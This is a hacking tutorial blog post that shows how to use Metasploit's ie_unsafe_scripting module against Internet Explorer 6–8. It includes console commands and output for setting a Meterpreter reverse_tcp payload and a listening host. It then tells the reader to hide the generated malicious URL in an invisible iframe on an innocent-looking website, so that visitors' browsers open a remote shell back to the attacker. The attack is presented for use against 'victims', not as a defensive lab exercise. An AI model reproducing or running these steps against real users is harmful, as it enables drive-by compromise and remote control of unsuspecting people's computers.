How to Exploit IE8 to Get Root Access When People Visit Your Website

All of my hacks up to this point have been operating system hacks. In other words, we have exploited a vulnerability usually in an operating system service (SMB, RPC, etc.) that all allow us to install a command shell or other code in the target system.

As I have mentioned numerous times previously, the art of hacking is presently focused on attacking the client side rather than the server side. Server operating systems have become more secure, while clients are loaded with insecure software that can be easily exploited. So, as you would expect, the best hacks are now coming at the client side software.

Now, I will begin to explore ways to hack the client side of the equation. Just as a background note, nearly all of these hacks I have shown you so far are buffer overflows. In other words, we find a variable in the system software that can be overflowed with too much information and jam our software behind it (kind of oversimplified, but you get the idea, I hope).

Hacking IE8 for Root Access

In this hack, we will exploit Microsoft's Internet Explorer 6, 7, and 8 on Windows XP, Vista, Windows 7 or Windows Server 2003 and 2008.

When Windows 7 and Windows Server 2008 were released, the default browser was IE8, so unless the target has upgraded their browser, this vulnerable browser is still on their system and we can hack it. In our example, we will use IE 8 on Windows Vista, but it will work on any of the operating systems listed above with Internet Explorer 8.1 or earlier on it.


So, let's get started. Fire up your Metasploit (click here for an intro to Metasploit) on Back Track 5 and let's get cooking!

Step 1Find the Appropriate Exploit

Let's find the appropriate exploit by searching Metasploit for a Windows exploit that takes advantage of unsafe scripting. Type:

msf> search type:exploit platform:windows unsafe

As you can see from the screenshot below, this search brought 15 exploits. The one we want is **/exploit/windows/browser/ie_unsafe_scripting**.



```
msf > search platform:windows type:exploit unsafe
[-] Warning: database not connected or cache not built, falling back to slow search

Matching Modules
================

   Name                                                     Disclosure Date  Rank       Description
   ----                                                     ---------------  ----       -----------
   exploit/multi/browser/java_atomicreferencearray          2012-02-14       excellent  Java AtomicReferenceA
rray Type Violation Vulnerability
   exploit/windows/browser/adobe_flashplayer_arrayindexing  2012-06-21       great      Adobe Flash Player AV
M Verification Logic Array Indexing Code Execution
   exploit/windows/browser/adobe_flashplayer_avm            2011-03-15       good       Adobe Flash Player AV
M Bytecode Verification Vulnerability
   exploit/windows/browser/chilkat_crypt_writefile          2008-11-03       excellent  Chilkat Crypt ActiveX
 WriteFile Unsafe Method
   exploit/windows/browser/ie_unsafe_scripting              2010-09-20       excellent  Internet Explorer Uns
afe Scripting Misconfiguration
   exploit/windows/browser/macrovision_unsafe               2007-10-20       excellent  Macrovision InstallSh
ield Update Service ActiveX Unsafe Method
   exploit/windows/browser/mcafee_mcsubmgr_vsprintf         2006-08-01       normal     McAfee Subscription M
anager Stack Buffer Overflow
   exploit/windows/browser/mcafee_mvt_exec                  2012-04-30       excellent  McAfee Virtual Techni
cian MVTControl 6.3.0.1911 GetObject Vulnerability
   exploit/windows/browser/symantec_appstream_unsafe        2009-01-15       excellent  Symantec AppStream La
unchObj ActiveX Control Arbitrary File Download and Execute
   exploit/windows/browser/systemrequirementslab_unsafe     2008-10-16       excellent  Husdawg, LLC. System
Requirements Lab ActiveX Unsafe Method
   exploit/windows/browser/winzip_fileview                  2007-11-02       normal     WinZip FileView (WZFI
LEVIEW.FileViewCtrl.61) ActiveX Buffer Overflow
   exploit/windows/browser/zenturiprogramchecker_unsafe     2007-05-29       excellent  Zenturi ProgramChecke
r ActiveX Control Arbitrary File Download
   exploit/windows/fileformat/foxit_reader_filewrite        2011-03-05       normal     Foxit PDF Reader 4.2
Javascript File Write
   exploit/windows/fileformat/magix_musikmaker_16_mmm       2011-04-26       good       Magix Musik Maker 16
.mmm Stack Buffer Overflow
   exploit/windows/fileformat/ms12_005                      2012-01-10       excellent  MS12-005 Microsoft Of
fice ClickOnce Unsafe Object Package Handling Vulnerability


msf >
```

Step 2 Select This Exploit

Next tell Metasploit that this is the exploit we want to use. Type:

msf> use /exploit/windows/browser/i.e._unsafe_scripting

Step 3 Select the Payload


Then load the payload, in this case, **windows/meterpreter/reverse_tcp**:

msf> set PAYLOAD windows/meterpreter/reverse_tcp

Step 4 Check Required Options

Next, let's check to see what options this exploit requires:

msf> show options



```
.mmm Stack Buffer Overflow
   exploit/windows/fileformat/ms12_005                         2012-01-10       excellent  MS12-005 Microsoft Of
fice ClickOnce Unsafe Object Package Handling Vulnerability


msf > use  exploit/windows/browser/ie_unsafe_scripting
msf  exploit(ie_unsafe_scripting) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ie_unsafe_scripting) > show options

Module options (exploit/windows/browser/ie_unsafe_scripting):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local m
achine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL
3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(ie_unsafe_scripting) >
```

We can see from the output displayed above that the payload requires us to set local host (LHOST), or in other words, the IP address of our machine. In my case, it's 192.168.1.100.

Step 5Set Local Host

We need to tell Metasploit what our local host (LHOST) IP address is. Type:

msf> set LHOST 192.168.1.100


Because this is a client-side exploit, we don't need to set the RHOST as we need to manually attack the system by getting them to click on our malicious link.

Step 6 Run the Exploit

Now, let's run the exploit. Type:

msf> exploit (ie_unsafe_scripting) > exploit

As you can see in the screenshot below, this exploit has generated a link (http://192.168.1.100:8080/HG6Kn71Nva) that we will have to get our targets to load so we can exploit their browser. To do this, we'll add a little HTML to an innocent looking webpage.



```
Module options (exploit/windows/browser/ie_unsafe_scripting):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local m
achine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL
3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(ie_unsafe_scripting) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf  exploit(ie_unsafe_scripting) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.100:4444
[*] Using URL: http://0.0.0.0:8080/HG6Kn71Nva
[*]  Local IP: http://192.168.1.100:8080/HG6Kn71Nva
[*] Server started.
msf  exploit(ie_unsafe_scripting) >
```

Step 7 Add the URL to an <IFRAME> Tag

In order to get your target's browser to load your malicious URL, you can either send it to them directly, or embed it in an iframe on your perfectly innocent website. To do so, just add the following tag to your html anywhere inside the <body> element:

*<iframe src="**http://192.168.1.100:8080/HG6Kn71Nva** "></iframe>*

When the victim tries to load the page, nothing will be displayed. The browser will hang, but we will have activity at our msfconsole. When the victim navigates to the link it will open a active Meterpreter session that we are connected to. We now own this box!